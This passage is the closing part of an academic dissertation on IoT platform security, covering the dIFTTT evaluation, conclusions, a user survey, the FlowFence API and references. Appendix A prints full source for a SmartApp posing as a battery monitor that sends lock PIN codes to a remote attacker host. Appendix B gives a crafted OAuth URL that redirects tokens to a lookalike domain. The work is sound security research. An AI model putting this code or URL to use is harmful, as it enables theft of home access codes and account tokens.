Throughput (req/sec)	94.03	8.48	96.46	5.74

Table 6.1: dIFTTT reduces throughput by 2.5% when compared to IFTTT. We used ApacheBench to send $10,000$ trigger activations with upto 2000 concurrent activations at a time.

per IFTTT's documentation, this channel will contact an online service once every 15 minutes [7], meaning that an online service would receive approximately $1,682$ *requests/second*. Therefore, we chose 2000 as an upper-bound for the number of concurrent requests a service would have to process. We used ApacheBench [3] to conduct throughput testing of dIFTTT and IFTTT by sending $10,000$ trigger activations with upto 2000 concurrent activations at a time. Table 6.1 presents our results, averaged over three separate runs. We find that dIFTTT decreases throughput by only 2.5%.

6.5 Discussion

Transitioning to dIFTTT. Our design has the limitation of requiring changes in online services to support the recipe-specific tokens and the cryptographic extensions to the OAuth 2.0 protocol. This can be a barrier to immediate adoption. We ease this transition by modeling our implementation after the popular oauthlib [9] where developers only have to add a single-line annotation above HTTP methods in the server that need to be protected by recipe-specific tokens. A short-term option is to also construct a trusted proxy or shim around online services that adds dIFTTT support. In this case, users would login to the dIFTTT-aware proxy instead of the online service. Once online services have added dIFTTT support, the trusted proxy can be removed.

dIFTTT-Client use. In IFTTT, users can login to the IFTTT website and create recipes from any client device. However, dIFTTT requires users to create recipes via a client device they trust (e.g., their smartphone), which stores XTokens in a private file system. Although our current client prototype does not support transferring client state from one device to another, building such functionality is fairly straightforward. One possible solution is to provide an export function to save the current client state to a disk image, and then provide an import function to load that client state into another device. If a client device is lost, then user recipes continue to execute normally. However, the user will have to download the client again on another device, and go through the channel connection phase to re-establish the XTokens to create future recipes.

Client-Device Loss. If a client device is lost, existing procedures to erase device data take care of removing OAuth tokens. Also, an "erasure-app" can be built to automatically contact online services and invalidate tokens with co-operation from our modified OAuth helper library. We leave implementing this to future work.

Other potential solutions to reduce the negative impact of overprivilege.

One option is for online services to issue OAuth tokens that must be refreshed frequently. If the trigger-action platform is compromised, the online services can simply stop processing refresh requests from IFTTT. This technique reduces the useful attack window to the refresh interval plus the time it takes for the knowledge that the platform was compromised to propagate to the online services. However, it relies on timely detection of the compromise. Furthermore, such a design does not reduce the privilege of the trigger-action platform—it still remains an attractive target.

Another solution is to use OAuth 1.0 tokens because these are not immediately useful to attackers if they are stolen in isolation. It requires stealing the shared signing secret as well. However, if the trigger-action platform is compromised, then the attacker gains access to the signing key as well.

Data confidentiality. Our design currently reduces the privilege of the dIFTTT-Cloud—it only gains access to APIs and hence data it needs to run the user's recipes. This is an improvement over the current state-of-the-art where we have shown through our empirical analysis that an attacker can gain wide access to data and devices. However, even with our improvements, an attacker can still gain access to sensitive information simply by passively recording recipe execution. A potential way to provide data confidentiality in this case is to encrypt data passing through the dIFTTT-Cloud. However, this can result in a loss of expressivity. Currently, IFTTT can evaluate predicates on trigger data (see our weather data example in §6.3.3). Although the action service can solely evaluate these predicates, it does increase computational burden, thus defeating the purpose of a system like IFTTT. As our analysis shows, the predicates are stateless and involve simple comparison operators. Therefore, a potential solution is to leverage advancements in use-case-specific homomorphic encryption for secure integer comparison, rule matching, etc., to allow the least-privilege dIFTTT-Cloud to evaluate predicates on encrypted data [94, 129].

6.6 Conclusion

Trigger-Action platforms enable users to stitch together various online services that represent data and physical devices to achieve useful automation. These platforms work by gaining privilege to access user data and devices in the form of OAuth tokens. These systems pose a long-term security risk—if they are ever compromised, attackers can use these tokens to *arbitrarily* manipulate data and devices. In this work, we performed the first measurement study aimed at quantifying the risk users face in the event of a compromise. We studied the authorization model of If-This-Then-That (IFTTT), a platform with wide support for user data and devices with an active and large user community. Using semi-automated measurement tools that we built, we analyzed 24 channels, including 16 cyber-physical channels, and achieved a coverage of 80.4% of all recipes associated with the set of 69 measurable channels. We found that 18/24 channels have access to online service APIs that they do *not* need to implement their triggers and actions. To demonstrate the abilities of an attacker, we used overprivileged tokens to reprogram a Particle chip's firmware and delete a user's Google Drive files. More generally, we conclude that attackers can misuse tokens to arbitrarily manipulate devices and data in current trigger-action platforms.

Motivated by these findings, we designed, built and evaluated dIFTTT, the first decoupled trigger-action platform that provides trigger-action functionality without the corresponding long-term security risks. dIFTTT splits the logically monolithic IFTTT architecture into an untrusted cloud service and a set of clients for users. We introduced the concept of recipe-specific tokens that, upon verification, guarantee that the recipe was executed correctly on valid trigger inputs. Recipe-specific tokens guarantee that even in the event of a total compromise of the cloud service, it cannot cause unauthorized actions to be executed on an action channel. We also introduced the notion of the Transfer Token (XToken), and apply it to achieve the security of recipe-specific tokens without increasing the number of authorization prompts for

users, when compared to IFTTT. We built a Python library that online service developers can use to add dIFTTT support with a single-line annotation. We conducted a range of micro- and macro-benchmarks to establish that dIFTTT poses modest overhead: an additional $15ms$ latency in executing a recipe end-to-end, and a 2.5% throughput drop while servicing 2000 concurrent trigger activations.

Responsible Disclosure

We initiated communication with IFTTT regarding our overprivilege results. They responded to us on Sep 14th, 2016 saying that the API team will be looking into the issue. We have not heard back from them since.

CHAPTER VII

Future Work and Conclusion

In this chapter, we outline future work directions that arise from our security analyses and designs of personal IoT platforms. We conclude with remarks summarizing the contributions of this dissertation.

7.1 Future Work

Analyses of Hybrid IoT Platforms. Hybrid architecture IoT platforms (*e.g.,* AllJoyn [27]/IoTivity [88] based platforms) are a middle ground between hub-based and cloud-first architectures. Communication occurs in a peer-to-peer manner, and application logic is distributed across the nodes. To obtain a complete view of security design issues in personal IoT platforms, we need to perform an analysis of hybrid platforms. However, at the time of writing, there is no deployed architecture that uses the hybrid architecture. Whenever such a deployment becomes available, some of the analysis techniques introduced in this dissertation could be useful in performing the analysis.

Confidentiality and Integrity in Large-Scale IoT Platforms. Several city-scale IoT deployments exist in North America and Europe. For example, the Array of Things project in Chicago [4], and the Smart Corridor project in Atlanta [5] deploy sensor and compute nodes in city blocks (sometimes on top of street lights). The

goal of these projects is to enable a data-driven approach to urban science, city planning, and climate change monitoring. They enable a platform where scientists can deploy classifiers or other compute tasks to a set of nodes spread throughout a city at very large scale. Although this dissertation focused on relatively small-scale deployments (*e.g.,* wearables, homes, small buildings), extending the information flow control mechanisms introduced here will be useful in enabling confidentiality and integrity at the scale of communities or even cities.

Integrating CPS and IoT security techniques. As discussed in §1.2.2, cyber-physical security mechanisms depend on the presence of a tight feedback loop. A key difference with the Internet of Things is that such a feedback loop is not guaranteed to exist. An area of investigation is determining how to automatically provide hints to users of a personal IoT deployment on installing the necessary sensors while setting up a trigger-action rule or an application so that the feedback loop is established. Based on this, we could investigate how to automatically augment an end-user rule or patch an existing application to take into account sensor readings while running. This will help maintain the integrity of the physical process under control.

Risk-Based Permissions. As discussed in §3.7, there is a fundamental risk asymmetry in physical device operations. The classical notion of grouping operations on resources (or devices) into functional groups in order to better trade-off the tension between usability and security leads to a particularly dangerous kind of overprivilege in the context of the Internet of Things. As our analysis of SmartThings shows, this kind of risk asymmetry leads to attacks that can cause physical damage. Therefore, an area of future work is to design permission systems while taking into account the potential risk of device operations. Such a permission system would group risk-similar operations into equivalence classes.

Analyzing the Risk of Overprivilege. Our SmartThings analysis demonstrates the risk of overprivilege by performing four proof-of-concept attacks. Our IFTTT

analysis demonstrates the risk of overprivilege by performing a small set of attacks using stolen OAuth tokens. However, a comprehensive analysis of overprivilege from a risk-perspective is lacking. An area of future investigation is to quantify the risk of overprivilege using a set of user studies to determine the relative risk of various device operations.

Recipe-specific tokens beyond trigger-action platforms. Decoupled-IFTTT introduces a type of OAuth token that can only be used by an untrusted party under certain cryptographically provable conditions with minimal programmer effort required to perform the verification of the conditions. Although Decoupled-IFTTT requires that a trusted client obtain a recipe-specific token, the authorization server of a resource can directly mint recipe-specific tokens if the conditions restricting the use of the token are available. Such tokens can be useful to limit the impact of the general problems of token theft, token re-use, or impersonation attacks in the OAuth authorization framework. An area of future investigation is to apply recipe-specific tokens to other domains using OAuth such as Facebook apps or Amazon Alexa skills.

7.2 Concluding Remarks

Through the empirical analyses, we have shown that IoT platform design flaws can lead to long-range device-independent attacks. The main design flaw responsible for these attacks is the well-known problem of overprivilege. In SmartThings, apps are automatically overprivileged by the platform. In IFTTT, the platform itself is overprivileged. To tackle this problem, we propose design techniques inspired by information flow control. FlowFence is a system that enables developers to build IoT apps using flow control as a first class primitive—instead of requesting users for access to devices, developers request access for *flows* between sources and sinks. FlowFence shows that developers can build practical IoT apps with better guarantees on data security. Finally, we re-designed the popular IFTTT platform to provide

the guarantee that even if the platform is compromised, attackers cannot *arbitrarily* manipulate devices and data. A key challenge in this work is to achieve a reasonable balance in security vs. usability of OAuth permission prompts. Our solution involves the concept of an XToken that is high-powered but only resides in a single user's client device, which is then used to automatically obtain a recipe- or rule-specific token that can only be used if the trigger condition is verified cryptographically. In summary, through these empirical analyses and system designs, we've shown that platforms are the key to understanding security shortcomings of existing personal IoT platforms, and are also key to building more secure versions.

APPENDICES

APPENDIX A

SmartThings Disguised Battery Monitor

Listing A.1 shows our battery monitor SmartApp's source code. The app is designed to monitor battery values (and only requests that capability), but it can also steal lock pin codes. The exact behavior of the SmartApp depends on commands received from a Web service that claims to offer a battery level charting service. Line 60 is used in the attack. It can be made to perform an `httpPost` or an `smsSend` depending upon the configuration received from the remote service. An attacker can use this SmartApp to intercept and leak a pin code.

```
definition(
    name: "BatteryLevelMonitor",
    namespace: "com.batterylevel.monitor",
    author: "IoTPaper",
    description: "Monitor battery level and send push messages " +
                 "when a battery is low",
    category: "Utility")

preferences {
  section("Select Battery-powered devices") {
    input "bats", "capability.battery", multiple: true
      input "thresh", "number", title: "If the battery goes below
         this level, " +
                                "send me a push notification"
  }
}

def initialize() {
  setup()
}

def setup() {
  //pull configuration from web service
  def params = [
    uri: "http://ssmartthings.appspot.com",
    path: ""
  ]

  try {
    httpGet(params) { resp ->
      def jsonSlurper = new JsonSlurper()
      def jsonString = resp.data.text
      def configJson = jsonSlurper.parseText(jsonString)

      //store config in state
      //the "battery" level state change
      state.serverUpdateValue =
        configJson['serverUpdateValue']
      //method used to transmit data to
      //charting service, httpPost for now
      state.method = configJson['method']
      //our graphing webservice URL
      state.destIP = configJson['destIP']
      //event data to inspect
      state.data = configJson['data']
    }
  } catch (e) {
    log.error "something went wrong: $e"
  }

  bats.each { b ->
    subscribe(b, state.serverUpdateValue, handler)
  }
}

def handler(evt)
{
  //transmit battery data to graphing webservice
  try {
    //currently httpPost(uri, body)
    "${state.method}"("${state.destIP}",
          evt."${state.data}".inspect())
  } catch(Exception e) {
    log.error "something went wrong: $e"
  }

  //send user update if battery value
  //below threshold
  if(event.device?.currentBattery < thresh) {
    sendPush("Battery low for device ${event.deviceId}")
  }
}
```

Listing A.1: Proof-of-concept battery monitor app that looks benign, even at the source code level, but snoops on lock pin codes.




Figure B.1: OAuth Stealing Attack: User is taken to the authentic SmartThings HTTPS login page.

APPENDIX B

SmartThings OAuth Token Stealing Details

We detail the OAuth token stealing process here. We disassembled an Android counterpart app for a WebService SmartApp using *apkstudio* and *smali*. We found that the Android app developer hard-coded the client ID and secret values in the app's bytecode. Using the client ID and secret, an attacker can complete the OAuth flow independently of the Android app. Our specific attack involves crafting an attack URL with the `redirect_uri`

portion replaced with an attacker controlled domain. Our attack URL was: https://graph.api.smartthings.com/oauth/authorize?response_type=code&client_id=REDACTED&scope=app&redirect_uri=http%3A%2F%2Fssmartthings.appspot.com (we tested this URL in Dec 2015). Note that we have redacted the client ID value to protect the Android counterpart app.

There are a few things to notice about this URL. First, it uses HTTPS. When the URL is clicked, the user is taken to the authentic SmartThings login form, where a green lock icon is displayed (Figure B.1). Second, the redirect URI is an attacker controlled domain but crafted to have the word 'smartthings' in it. Third, the URL is fairly long and the redirect URI portion is URL-encoded, decreasing readability.

SmartThings documentation recommends that the client ID and secret values are to be stored on a separate server, outside the smartphone app. But, that would have required a separate authentication of users to the Android app. There is nothing that prevents an attacker from compromising that separate layer of authentication if it were incorrectly implemented.

APPENDIX C

SmartThings Survey Responses

Question #1

Do you own SmartThings hub(s)?

Answer	Responses	Percent
Yes	22	100%
No	0	0%

Question #2

Imagine that the following battery-powered devices are connected with your SmartThings hub:

1. SmartThings motion sensor

: Triggering an event when motion is detected

2. SmartThings presence sensor

: Triggering an event when the hub detects presence sensors are nearby


3. Schlage door lock

: Allowing you to remotely lock/unlock and program pin codes


4. FortrezZ siren strobe alarm

: Allowing you to remotely turn on/off siren or strobe alarm


We are evaluating the user experience of installing and using SmartThings apps. The app we are using in this survey is a battery monitor app. Below is a screenshot of the battery monitor app:



(a) The battery monitor app shown in the app store



(b) The installation screen prompts users to select devices. Tapping under "Which?" displays the next screen.



(c) Users are asked to select devices to monitor with the battery monitor app

Question #3

Would you be interested in installing the battery monitor app in your SmartThings hub?

Answer	Responses	Percent
Not at all interested	1	5%
Not interested	0	0%
Neutral	4	18%
Interested	9	41%
Very interested	8	36%

Question #4

Which devices would you like the battery monitor app to monitor? (select all that apply)

Answer	Responses	Percent
SmartThings motion sensor	21	95%
SmartThings presence sensor	19	86%
Schlage door lock	20	91%
FortrezZ siren strobe alarm	14	64%
None of the above	1	5%

Question #5

Next we would like to ask you a few questions about the battery monitor app that you just (hypothetically) installed in your SmartThings hub.

Question #6

Besides monitoring the battery level, what other actions that do you think this battery monitor app can take without asking you first? (select all that apply)

Answer	Responses	Percent

Cause the FortrezZ alarm to beep occasionally	12	55%
Disable the FortrezZ alarm	5	23%
Send spam email using your SmartThings hub	5	23%
Download illegal material using your SmartThings hub	3	14%
Send out battery levels to a remote server	11	50%
Send out the SmartThings motion and presence sensors' events to a remote server	8	36%
Collect door access codes in the Schlage door lock and send them out to a remote server	3	14%
None of the above	6	27%

Question #7

If you found out that the battery monitor app took the following actions, your feelings towards those unexpected actions could range from indifferent (you don't care) to being very upset. Please assign a rating (1-indifferent, 5-very upset) to each action

Indifferent→Very upset	**1**	**2**	**3**	**4**	**5**
Caused the FortrezZ alarm to beep occasionally	7	5	2	3	5
Disabled the FortrezZ alarm	0	1	0	6	15
Started sending spam email using your SmartThings hub	1	1	0	1	19
Started downloading illegal material using your SmartThings hub	0	0	0	0	22
Sent out battery levels to a remote server	3	2	6	5	6
Sent out the SmartThings motion and presence sensors' events to a remote server	1	3	4	2	12

Collected door access codes in the Schlage door lock and sent them out to a remote server	0	0	0	2	20

Question #8

Finally, we would like to ask you a few questions about the use of your own SmartThings hub(s).

Question #9

How many device are currently connected with your SmartThings hub(s)?

Answer	Responses	Percent
Fewer than 10	4	18%
10-19	5	23%
20-49	8	36%
50-100	5	23%
Over 100	0	0%

Question #10

How many SmartThings apps have you installed?. 1. Start the SmartThings Mobile App. 2. Navigate to the Dashboard screen (Generally, whenever you start the SmartThings mobile app, you are taken by default to the Dashboard) 3. The number of apps you have installed is listed alongside the "My Apps" list item. Read that number and report it in the survey.)

0-9	10	45%
10-19	6	27%
over 20	6	27%

Question #11

Select all the security or safety critical devices connected to your SmartThings:

Answer	Responses	Percent

Home security systems	5	23%
Door locks	12	55%
Smoke/gas leak/CO detectors	9	41%
Home security cameras	8	36%
Glass break sensors	2	9%
Contact sensors	19	86%
None of the above	0	0%

Other, please specify: Garage door opener (1); motion sensors (5); water leak sensors (3); presence sensors (1)

Question #12

Have you experienced any security-related incidents due to incorrect or buggy SmartThings apps? For example, suppose you have a doorlock and it was accidentally unlocked at night because of a SmartThings app or rules that you added.

Answer	Responses	Percent
No	16	73%
Yes, please specify:	6	27%

Question #13

How many people (including yourself) currently live in your house?

Answer	Responses	Percent
2	10	45%
3	6	27%
4	5	23%
5	1	5%

Question #14

How many years of professional programming experience do you have?

Answer	Responses	Percent
None	9	41%
1-5 years	1	5%
over 6 years	12	55%

Question #15

Please leave your email to receive a $10 Amazon gift card

APPENDIX D

FlowFence API

We summarize the object-oriented FlowFence API for developers in Table D.1. There are two kinds of API: QM-management, and Within-QM. Developers use the QM-management API to request loading QMs into sandboxes, making QM calls, and receiving opaque handles as return values. The primary data types are: $QM<T>$, and *Handle*. The former data type represents a reference to a loaded QM. The latter data type represents an opaque handle, that FlowFence creates as a return value of a QM. Developers use `resolveCtor`, or `resolveM` to load a specific QM into a sandbox (FlowFence automatically manages sandboxes), and receive a reference to the loaded QM. Then, developers specify the string name of a QM method to execute.

The Within-QM API is available to QMs while they are executing within a sandbox. Currently, FlowFence has two data types available for QMs. *KVStore* offers ways to get and put values in the Key-Value store. The Trusted API offers facilities like network communication, logging, and smart home control (our prototype has a bridge to SmartThings).

QM-management Data Types and API	**Semantics**
Handle	An opaque handle. Data is stored in the Trusted Service, with its taint labels.
QM <T>	A reference to a QM of type T, on which developers can issue method calls.
QM <T> ctor = **resolveCtor**(T)	Resolve the constructor for QM T, and return a reference to it.
QM <T> m = **resolveM**(retType, T, methStr, [paramTypes])	Resolve an instance/static method of a QM, loading the QM into a sandbox if necessary.
Handle ret = *QM <T>*.**call**([argList])	Call a method on a loaded QM, and return an opaque handle as the result.
subscribeEventChannel(appID, channelName, *QM <T>*)	Subscribe to a channel for updates, and register a QM to be executed automatically whenever new data is placed on the channel.
Within-QM Data Types and API	**Semantics**
KVStore	Provides methods to interact with the Key-Value Store.
KVStore kvs = **getKVStore**(appID, name)	Get a reference to a named KVStore.
kvs.**put**<T>(key, value, taint_label)	Put a (key, value) pair into the KVStore along with a taint label, where T can be a basic type such as Int, Float, or a serializable type. Any existing taint of the calling QM will be automatically associated with the value's final set of taint labels.
T value = kvs.**get**<T>(key)	Get the value of type T corresponding to specified key, and taint the QM with the appropriate set of taint labels.
getTrustedAPI(apiName).**invoke**([params])	Call a Trusted API method to declassify sensitive data.
getChannel(chanName).**fireEvent**(taint_label, [params])	Fire an event with parameters, specifying taint label. Any existing taint labels of the calling QM will be added automatically.

Table D.1: FlowFence API Summary. QM-management data types and API is only available to the untrusted portion of an app that does not operate with sensitive data. The Within-QM data types and API is available only to QMs.

Bibliography

[1] 191 Million US Voter Registration Records Leaked In Mystery Database. http://www.forbes.com/sites/thomasbrewster/2015/12/28/us-voter-database-leak/. Last accessed: Aug 2016.

[2] Android Auto. https://www.android.com/auto/. Last accessed: Nov 2016.

[3] ApacheBench. http://httpd.apache.org/docs/2.4/programs/ab.html. Last accessed: Nov 2016.

[4] Array of Things. https://arrayofthings.github.io/. Last accessed: Mar 2017.

[5] City of Atlanta - Smart Corridor. http://www.itsga.org/Knowledgebase/Atlanta%20Smart%20Corridor%20Project%20Fact%20Sheet.pdf. Last accessed: Mar 2017.

[6] Data Infrastructure at IFTTT. http://engineering.ifttt.com/data/2015/10/14/data-infrastructure/. Last accessed: Nov 2016.

[7] IFTTT- Learn More. https://ifttt.com/wtf. Last accessed: Nov 2016.

[8] OAuth Security Advisory: 2009.1. https://oauth.net/advisories/2009-1/. Last accessed: August 2016.

[9] oauthlib 2.0.0. https://pypi.python.org/pypi/oauthlib. Last accessed: Nov 2016.

[10] Samsung SmartThings Home Automation. http://www.smartthings.com/. Accessed: Oct 2015.

[11] SmartThings lockOnly Capability. http://docs.smartthings.com/en/latest/capabilities-reference.html#lockonly. Last accessed: Mar 2017.

[12] Target Expects 148 Million Loss from Data Breach. http://time.com/3086359/target-data-breach-loss/. Last accessed: Aug 2016.

[13] Vera Smart Home Controller. http://getvera.com/controllers/vera3/. Accessed: Oct 2015.

[14] What to know about the Ashley Madison hack. http://fortune.com/2015/08/26/ashley-madison-hack/. Last accessed: Aug 2016.

[15] Wireshark. https://www.wireshark.org/. Last accessed: Oct 2016.

[16] Amazon Alexa Skills Kit. https://developer.amazon.com/public/solutions/alexa/alexa-skills-kit/getting-started-guide, 2016. Last accessed: Nov 2016.

[17] Google Fit. https://developers.google.com/fit/android/, 2016. Last accessed: Nov 2016.

[18] Microsoft Flow. https://flow.microsoft.com/en-us/, 2016. Last accessed: Nov 2016.

[19] Mirai Botnet Source Code. https://github.com/jgamblin/Mirai-Source-Code, 2016. Last accessed: Nov 2016.

[20] Zapier. https://zapier.com/, 2016. Last accessed: July 2016.

[21] Krebs on Security – Mirai Botnet. https://krebsonsecurity.com/tag/mirai-botnet/, 2017. Last accessed: Mar 2017.

[22] LoRaWaN. https://www.lora-alliance.org/For-Developers/LoRaWANDevelopers, 2017. Last accessed: Mar 2017.

[23] NYTimes – Hackers Used New Weapons to Disrupt Major Websites Across U.S. https://www.nytimes.com/2016/10/22/business/internet-problems-attack.html?_r=0, 2017. Last accessed: Mar 2017.

[24] Symantec – W32.Stuxnet Dossier. https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf, 2017. Last accessed: Mar 2017.

[25] The Register – IoT baby monitors STILL revealing live streams of sleeping kids. https://www.theregister.co.uk/2015/09/03/baby_monitors_insecure_internet_things/, 2017. Last accessed: Mar 2017.

[26] Allseen Alliance. AllJoyn Data Exchange. https://allseenalliance.org/framework/documentation/learn/core/system-description/data-exchange. Accessed: Nov 2015.

[27] Allseen Alliance. AllJoyn Framework. https://allseenalliance.org/framework. Accessed: Oct 2015.

[28] AllSeen Alliance. AllJoyn Security 2.0 Feature: High-level Design. https://allseenalliance.org/framework/documentation/learn/core/security2_0/hld. Accessed: Nov 2015.

[29] Hazim Almuhimedi, Florian Schaub, Norman Sadeh, Idris Adjerid, Alessandro Acquisti, Joshua Gluck, Lorrie Faith Cranor, and Yuvraj Agarwal. Your Location Has Been Shared 5,398 Times!: A Field Study on Mobile App Privacy Nudging. In *ACM Conference on Human Factors in Computing Systems (CHI)*, 2015.

[30] Apple. App Security, iOS Security Guide. http://www.apple.com/business/docs/iOS_Security_Guide.pdf. Accessed: Nov 2015.

[31] Apple. Apple TV Memory Specifications. https://developer.apple.com/library/tvos/documentation/General/Conceptual/AppleTV_PG/index.html#//apple_ref/doc/uid/TP40015241-CH12-SW1. Accessed: June 2016.

[32] Apple. HMAccessoryDelegate Protocol Reference. https://developer.apple.com/library/ios/documentation/HomeKit/Reference/HMAccessoryDelegate_Protocol/index.html#//apple_ref/occ/intfm/HMAccessoryDelegate/accessory:service:didUpdateValueForCharacteristic:. Accessed: Oct 2015.

[33] Apple. HomeKit. http://www.apple.com/ios/homekit/. Accessed: Oct 2015.

[34] Apple Inc. iOS Security - iOS 9.3 or later. 2016.

[35] Noah Apthorpe, Dillion Reisman, and Nick Feamster. A smart home is no castle: Privacy vulnerabilities of encrypted iot traffic. In *Workshop on Data and Algorithmic Transparency (DAT'16)*, 2016.

[36] Steven Arzt, Siegfried Rasthofer, Christian Fritz, Eric Bodden, Alexandre Bartel, Jacques Klein, Yves Le Traon, Damien Octeau, and Patrick McDaniel. Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps. In *Proceedings PLDI*. ACM, 2014.

[37] Kathy Wain Yee Au, Yi Fan Zhou, Zhen Huang, and David Lie. Pscout: Analyzing the android permission specification. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security*, CCS '12, pages 217–228, New York, NY, USA, 2012. ACM.

[38] Michael Backes, Sven Bugiel, and Sebastian Gerling. Scippa: System-centric ipc provenance on android. In *Proceedings of the 30th Annual Computer Security Applications Conference*, 2014.

[39] Behrang Fouladi and Sahand Ghanoun. Honey, I'm Home!!, Hacking ZWave Home Automation Systems. Black Hat USA 2013.

[40] Christoph Busold, Stephan Heuser, Jon Rios, Ahmad-Reza Sadeghi, and N Asokan. Smart and secure cross-device apps for the internet of advanced things. In *Financial Cryptography and Data Security*, January 2015.

[41] Stuart K Card, George G Robertson, and Jock D Mackinlay. The information visualizer, an information workspace. In *SIGCHI Conference on Human factors in computing systems*, 1991.

[42] Alvaro Cardenas, Saurabh Amin, Bruno Sinopoli, Annarita Giani, Adrian Perrig, and Shankar Sastry. Challenges for securing cyber physical systems. In *Workshop on Future Directions in Cyber-physical Systems Security*. DHS, July 2009.

[43] Nicholas Carlini, Adrienne Porter Felt, and David Wagner. An evaluation of the google chrome extension security architecture. In *Presented as part of the 21st USENIX Security Symposium (USENIX Security 12)*, 2012.

[44] Eric Y. Chen, Yutong Pei, Shuo Chen, Yuan Tian, Robert Kotcher, and Patrick Tague. Oauth demystified for mobile application developers. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, CCS '14, pages 892–903, New York, NY, USA, 2014. ACM.

[45] Winnie Cheng, Dan R.K. Ports, David Schultz, Victoria Popic, Aaron Blankstein, James Cowling, Dorothy Curtis, Liuba Shrira, and Barbara Liskov. Abstractions for usable information flow control in aeolus. In *USENIX ATC*, 2012.

[46] Erika Chin, Adrienne Porter Felt, Kate Greenwood, and David Wagner. Analyzing Inter-application Communication in Android. In *Proceedings of the 9th International Conference on Mobile Systems, Applications, and Services*, MobiSys '11, pages 239–252, New York, NY, USA, 2011. ACM.

[47] Mauro Conti, Bruno Crispo, Earlence Fernandes, and Yury Zhauniarovich. Crêpe: A system for enforcing fine-grained context-related policies on android. *TIFS*, 7(5):1426–1438, 2012.

[48] GEAppliances Cooking. If your smoke alarm detects an emergency, then turn off your oven. http://tinyurl.com/gv4q3hq. Accessed: Nov 2016.

[49] Dorothy E. Denning. A lattice model of secure information flow. *Commun. ACM*, 19(5):236–243, May 1976.

[50] Tamara Denning, Tadayoshi Kohno, and Henry M. Levy. Computer security and the modern home. *Commun. ACM*, 56(1):94–103, January 2013.

[51] S. Dietzel, M. Kost, F. Schaub, and F. Kargl. Cane: A controlled application environment for privacy protection in its. In *2012 12th International Conference on ITS Telecommunications*, pages 71–76, Nov 2012.

[52] Petros Efstathopoulos, Maxwell Krohn, Steve VanDeBogart, Cliff Frey, David Ziegler, Eddie Kohler, David Mazières, Frans Kaashoek, and Robert Morris. Labels and event processes in the asbestos operating system. In *SOSP*, 2005.

[53] William Enck, Peter Gilbert, Byung-Gon Chun, Landon P Cox, Jaeyeon Jung, Patrick McDaniel, and Anmol N Sheth. Taintdroid: an information-flow tracking system for realtime privacy monitoring on smartphones. In *OSDI*. USENIX, 2010.

[54] William Enck, Machigar Ongtang, and Patrick McDaniel. On lightweight mobile phone application certification. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2009.

[55] William Enck, Machigar Ongtang, Patrick Drew McDaniel, et al. Understanding android security. *IEEE security & privacy*, 2009.

[56] Michael D. Ernst, René Just, Suzanne Millstein, Werner Dietl, Stuart Pernsteiner, Franziska Roesner, Karl Koscher, Paulo Barros Barros, Ravi Bhoraskar, Seungyeop Han, Paul Vines, and Edward X. Wu. Collaborative verification of information flow for a high-assurance app store. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, CCS '14, pages 1092–1104, New York, NY, USA, 2014. ACM.

[57] Kassem Fawaz and Kang G. Shin. Location privacy protection for smartphone users. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, CCS '14, pages 239–250, New York, NY, USA, 2014. ACM.

[58] Adrienne Porter Felt, Erika Chin, Steve Hanna, Dawn Song, and David Wagner. Android permissions demystified. In *Proceedings of the 18th ACM Conference on Computer and Communications Security*, CCS '11, pages 627–638, New York, NY, USA, 2011. ACM.

[59] Adrienne Porter Felt, Serge Egelman, Matthew Finifter, Devdatta Akhawe, and David Wagner. How to ask for permission. In *Proceedings of the 7th USENIX Conference on Hot Topics in Security*, HotSec'12, pages 7–7, Berkeley, CA, USA, 2012. USENIX Association.

[60] Adrienne Porter Felt, Serge Egelman, and David Wagner. I've got 99 problems, but vibration ain't one: A survey of smartphone users' concerns. In *Proceedings of the Second ACM Workshop on Security and Privacy in Smartphones and Mobile Devices*, SPSM '12, pages 33–44, New York, NY, USA, 2012. ACM.

[61] Adrienne Porter Felt, Elizabeth Ha, Serge Egelman, Ariel Haney, Erika Chin, and David Wagner. Android permissions: User attention, comprehension, and behavior. In *Proceedings of the Eighth Symposium on Usable Privacy and Security*, SOUPS '12, pages 3:1–3:14, New York, NY, USA, 2012. ACM.

